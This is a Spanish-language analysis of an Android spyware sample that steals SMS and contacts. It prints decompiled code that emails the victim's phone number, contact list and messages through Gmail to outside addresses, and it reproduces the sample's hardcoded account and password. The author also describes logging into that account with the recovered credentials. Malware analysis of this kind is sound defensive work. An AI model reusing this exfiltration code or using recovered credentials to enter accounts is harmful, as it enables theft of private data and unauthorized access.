Análisis de una muestra simple de malware en Android

Diego García

1. Introducción

En este pequeño paper vamos a analizar una muestra muy simple de malware en Android. La app a analizar es: SecretCall. Esta app la obtuve gracias a la recopilación que realiza Mila en su blog (http://contagiominidump.blogspot.com.es/). La descarga se encuentra en http://contagiominidump.blogspot.com.es/2013/09/android-malapp.html.

File: com.android.secrettalk-1.apk
Size: 425809
MD5: 301F53CD5387CA1FE0DBBE47E40DFD8F

2. Impacto

La app roba información del usuario, en concreto los SMS y los contactos.

3. Análisis

Comenzamos instalando la app en el emulador (para ello usamos adb install app.apk) y la ejecutamos poniendo un sniffer a la escucha, en mi caso Wireshark. Escuchando las comunicaciones podemos ver la siguiente llamada al servidor smtp de Gmail:

Es curioso, pero analizando el tráfico vemos que no realiza ningún envío de información sino que trata de llamar al servidor smtp, al parecer para loguearse, más tarde veremos el por qué de esto.


Ahora vamos a utilizar apktool:

Una vez descompilado, procedemos a observar el Androidmanifest.xml para mirar los permisos y tratar de obtener una idea general sobre qué hace el bicho.

```
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="17" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@draw
android:allowBackup="true">
        <activity android:label="@string/app_name" android:name="com.android.secrettalk.SecretTalk">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:label="secrettalk_device_admin" android:name="com.android.secrettalk.sysrec
android:permission="android.permission.BIND_DEVICE_ADMIN">
            <meta-data android:name="android.app.device_admin" android:resource="@xml/lock_screen" />
            <intent-filter>
                <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
            </intent-filter>
```

Como podemos ver, cuenta con permisos bastante interesantes: leer y recibir SMS, leer los contactos etc.

Ahora vamos a tratar de obtener el código en un lenguaje de alto nivel, para ello usamos dex2jar y obtenemos la siguiente estructura de paquetes:



ContactInfo: extrae la agenda de la víctima

GMailSender: se encarga de la autenticación y del envío de e-mails a través de Gmail

ReceiverRegisterService: registra el servicio para controlar los SMS recibidos

SecretTalk: es el main de la app, instancia y pone en juego el resto de los elementos necesarios para que la aplicación funcione. Entre otras cosas, podemos ver algo muy interesante:

```
this.val$sender.sendMail("Title !!", SecretTalk.this.myPhoneNumber + SecretTalk.this.contactData, "hackerlishizhang@gmail.com", "vipsmx@163.com");
```

Si nos fijamos en el método sendMail de la clase GMailSender, podemos ver que son todos los parámetros que se le están pasando a esta función para enviar un e-mail:

Contenido: número de teléfono y contactos.

De: hackerlishizhang@gmail.com

Para: vipsmx@163.com

Y en esta línea de la clase SMSCheck se encuentra el robo de SMS:

```
this.val$sender.sendMail("Title__INCOMING !!", SmsReceiver.this.receiveSms, "hackerlishizhang@gmail.com", "vipsmx@163.com");
```

En este punto hay otra cosa me llama la atención, el email lo está enviando a tavés de Gmail por lo que para autenticarse se necesita email y password, la contraseña tiene que estar sí o sí en el código.

SMSCheck: En esta clase se encuentra lo que buscaba:


```
GMailSender localGMailSender = new GMailSender("hackerlishizhang@gmail.com", "a888000z");
try
{
  localGMailSender.sendMail("Title__OUTGOING !!", str8, "hackerlishizhang@gmail.com", "vipsmx@163.com");
  Log.w("send SMS", "sending sms success");
  return null;
  String str7 = str3 + str6;
  Log.d("Test", "date sent: " + l);
  Log.d("Test", "target number: " + str4);
  Log.d("Test", "number of characters: " + str5.length());
```

Se está realizando la instancia de GMailSender, para ello se le pasan dos parámetros:

Usuario: hackerlishizhang@gmail.com

Contraseña: a888000z

También es llamativo que los logs de logcat de depuración no se haya molestado en quitarles. Teniendo usuario y contraseña del email emisor procedo a probar suerte y autenticarme en Gmail para ver si así puedo ver si existe alguna víctima inocente que haya caído (únicamente con fines educativos). El usuario y la contraseña siguen estando activos pero Gmail me avisa de que la cuenta ha sido bloqueda por una actividad inusual (supongo que varios envíos de emails a en un corto período de tiempo desde distintas localizaciones).



Aquí está el motivo por el cual al utilizar antes Wireshark no veía que realizase ningún envío de e-mail ni nada parecido, Gmail le ha bloqueado la cuenta.

Con introducir mi número de teléfono supongo que hubiese podido entrar y acceder a los mensajes enviados (si es que no han sido borrados) pero no quiero meterme en problemas así que abandono aquí esta pequeña investigación.

Un saludo a todos, Diego García (@japson90).